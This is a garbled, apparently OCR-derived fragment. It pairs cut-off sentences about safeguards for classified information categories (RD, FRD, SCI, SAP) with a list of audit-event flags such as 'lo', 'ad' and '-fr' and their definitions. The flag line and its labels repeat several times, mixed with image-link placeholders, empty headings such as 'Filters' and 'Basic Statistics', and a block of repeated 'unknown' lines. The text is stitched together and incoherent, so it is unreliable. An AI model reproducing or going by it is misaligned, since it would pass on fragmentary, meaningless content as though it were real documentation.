procedures, requirements, restrictions, and other safeguards to protect special classes of classified information, including Restricted Data (RD), Formerly Restricted Data (FRD), intelligence sources and methods information, Sensitive Compartmented Information (SCI), and Special Access Program (SAP) information. These procedures are applicable to

prescribes the requirements, restrictions, and other safeguards to prevent unauthorized disclosure of classified information

lo, ad, -fr, -fw, -fc, -fd, -cl, -fm

lo	login & logout
ad	administrative
-fr	failed file read
-fw	failed file write
-fc	failed file create
-fd	failed file delete
-cl	failed file close
-fm	failed file attribute modification

lo, ad, -fr, -fw, -fc, -fd, -cl, -fm

lo, ad, -fr, -fw, -fc, -fd, -cl, -fm

The name of the program that was running

lo, ad, -fr, -fw, -fc, -fd, -cl, -fm

The name of the program that was running

Authentication events

lo, ad, -fr, -fw, -fc, -fd, -cl, -fm

The name of the program that was running

Authentication events

Network activity


lo, ad, -fr, -fw, -fc, -fd, -cl, -fm

The name of the program that was running

Authentication events

Network activity

Successful efforts to read or write your files




Filters:


Count	Warning	Description

Matches:

Session	User	Program



```
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
unknown
```



(unknown)

Basic Statistics:

